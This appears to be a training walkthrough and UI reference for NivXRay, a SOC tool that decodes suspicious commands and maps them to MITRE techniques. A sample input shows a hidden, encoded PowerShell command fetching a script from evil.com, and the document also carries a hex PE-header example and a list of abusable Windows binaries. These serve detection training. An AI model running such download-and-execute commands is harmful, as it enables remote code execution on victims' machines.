
**Expected:** Verdict = **\*\*Malicious\*\*** · Confidence ≥ 0.9 · MITRE T1059.001 (PowerShell) + T1105 (Ingress Tool Transfer).

### Step 4 — Enrich the URL


**Action:** Click the  next to `evil.com` in the IOCS tab.

**Expected:** VT / OTX / AbuseIPDB verdicts appear inline.

## Step 1 · GRAPH + CHAIN — visual evidence




Screenshot 1 · step\_1\_a




Screenshot 2 · step\_1\_b




Screenshot 3 · step\_1\_c



Screenshot 4 · step\_1\_tab\_flow



Screenshot 5 · step\_1\_tab\_iocs



Screenshot 6 · step\_1\_tab\_lolbas

PLES

admin@nivxray.com

LOGOUT

HELPFUL

MISS

HALICIOUS · 100/100

GRAPH

MITRE

LOLBAS

RULES

IOCS

TI-HITS

OSINT

AI

FLOW

CHAIN

Running analysis

1 MATCH · LIVING OFF THE LAND BINARIES

powershell.exe

lolbas-project

EXECUTE

DOWNLOAD

T1059.001

T1197

PowerShell with encoded/hidden/download-and-execute or discovery pattern (incl. BITS-transfer stealthy download)


://evil.com/a.ps1') powershell.exe -NoP -NonI -W Hidde  
n -Enc SQBFaFgAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAATgBLAHQ  
ALgBXAGUAYgBDAGwAaQBLAG4AdAaPAC4ARABvAHcAbgBsAG8AYQBkA  
FMAdABYAGkAb

+ TRAINING NOTE


Screenshot 7 · step\_1\_tab\_mitre



Screenshot 8 · step\_1\_tab\_osint



Screenshot 9 · step\_1\_tab\_ti-hits



Related: [base64\\_decode](#) [candidate\\_explorer](#) [threat\\_intel\\_enrichment](#) [investigation\\_timeline](#)

### ◆ Payload Example · Hex-Encoded Shellcode Blob

Long strings of hex-pair octets (e.g., ``\x90\x90\x90...``) are a common shellcode delivery format. NivXRay detects hex, decodes to raw bytes, then inspects entropy and PE/ELF signatures to classify.

**Step 1 — The raw command**

**Action:** Paste: 4d5a90000300000004000000ffff0000b8000000000000004000000000000000 (Truncated MZ/PE header — real samples are much longer.)

**Expected:** Magic hint reads "Hex string". Byte count reflects the exact half-length of the input.

**Step 2 — MAGIC DECODE (deterministic-only)**

**Action:** Click MAGIC DECODE. Fully deterministic — no LLM in the loop.

**Expected:** OUTPUT panel shows the raw bytes. The file-signature detector adds a PE-header chip (MZ magic).

**Step 3 — Verdict — Suspicious**

**Action:** Look at the verdict card.


**Expected:** Verdict = **Suspicious** (binary content that wasn't expected in this context). MITRE = T1027 (Obfuscated Files or Information) + T1055 (Process Injection).

**Step 4 — Copy as base64 for handoff**

**Action:** In the OUTPUT panel, switch to Base64 view. Copy for pasting into a sandbox.

**Expected:** Base64-encoded bytes appear in a copyable pre block.

Screenshot 1 · step\_1



Related: [candidate\\_explorer](#) [threat\\_intel\\_enrichment](#)

## ◆ NivXRay UI Reference · Every Panel · Every Tab

*The visual encyclopedia — every button, tab and panel in the Analyst Workspace with a labelled screenshot, what it does, when to use it, and what to look for. Bookmark this page.*

### Step 1 — Empty Workspace — the landing state

**Action:** Open the WORKSPACE tab. Nothing is decoded yet.

**Expected:** You should see the left operations sidebar (97 encoders/decoders), the INPUT card in the centre, and the OUTPUT card on the right. The status line reads 0 chars · 0 bytes.

### Step 2 — Input panel — where you paste

**Action:** Paste the raw suspicious command into the large INPUT textarea. Accepts plain text, hex, base64, URL-encoded — anything.

**Expected:** Character count updates live. NivXRay's magic detector runs asynchronously and hints at the likely encoding (e.g., "looks like Base64").

### Step 3 — Action bar — the four buttons

**Action:** Four buttons above the input drive every analysis. From left to right — `NIVXRAY DECODE` (default one-click), `AUTO INVESTIGATE` (full SOC pipeline), `MAGIC DECODE` (deterministic-only), `CLEAR`.

**Expected:** All four are always visible. Advanced options live behind the  chevron next to CLEAR.

### Step 4 — Output panel — the decoded plaintext

**Action:** Click NIVXRAY DECODE. Within 1–2 seconds the OUTPUT card populates with the plaintext.

**Expected:** The output supports Copy · Hex · Base64 · Diff views. IOCs, URLs and MITRE ATT&CK IDs are highlighted inline.

### Step 5 — Decoding Chain — the stages that fired

**Action:** Below OUTPUT is the CHAIN card. It shows every decoder stage in order (Base64 → UTF-16LE → ...).

**Expected:** Each stage row shows the operation name, a mini before/after preview, and a click-through to open that stage in the Recipe editor.

### Step 6 — GRAPH tab — the Attack Graph

**Action:** Click GRAPH in the Threat Analysis panel (top-right). This is a Cytoscape-rendered graph of the entire investigation.

**Expected:** Nodes are colour-coded (input · decoded stage · IOC · verdict). Edges are labelled by the decoder that transformed them.

### Step 7 — MITRE tab — technique mapping

**Action:** Click MITRE. Every TTP that the decoded payload maps to is listed with its full name, tactic and confidence.

**Expected:** Techniques cluster by tactic (Execution / Command-and-Control / Defense Evasion). Click a chip to filter the GRAPH tab.

### Step 8 — LOLBAS tab — living-off-the-land binaries

**Action:** Click LOLBAS. Any powershell, certutil, mshta, bitsadmin, msbuild, regsvr32, etc. found in the decoded output is listed.

**Expected:** Each entry shows the binary, the intent (Download · Execute · Persistence), and a link to the LOLBAS.io reference page.

### Step 9 — RULES tab — Sigma / YARA hits

**Action:** Click RULES. Both community and custom rules that matched are shown here.

**Expected:** Rule name, severity, confidence and the exact substring that triggered the hit.

### Step 10 — IOCS tab — extracted indicators

**Action:** Click IOCS. Every URL, IP, domain, hash, mutex or email address found in the decoded output.

**Expected:** Click the  next to any IOC to fetch VT / OTX / AbuseIPDB verdicts inline.

### Step 11 — TI-HITS tab — threat-intel matches

**Action:** Click TI-HITS. Any IOC that already matches a known-bad indicator in your enrichment cache is surfaced first.

**Expected:** Includes the source (VT · OTX · AbuseIPDB · custom), confidence and first-seen date.

#### **Step 12 — OSINT tab — related open-source signals**

**Action:** Click OSINT. Non-IOC context — Twitter mentions, GitHub PoCs, MITRE technique write-ups, CTI reports.

**Expected:** Each entry has source, date, and one-line summary. Great for hunting related campaigns.

#### **Step 13 — AI tab — LLM tiebreaker rationale**

**Action:** Click AI. When the deterministic engine wasn't sure, the LLM was asked why one candidate should win.

**Expected:** Shows the model (Claude Sonnet 4.5), its per-candidate score, and the natural-language justification.

#### **Step 14 — FLOW tab — sequential timeline**

**Action:** Click FLOW. A linear "what happened when" timeline of every stage — decode, enrich, verdict.

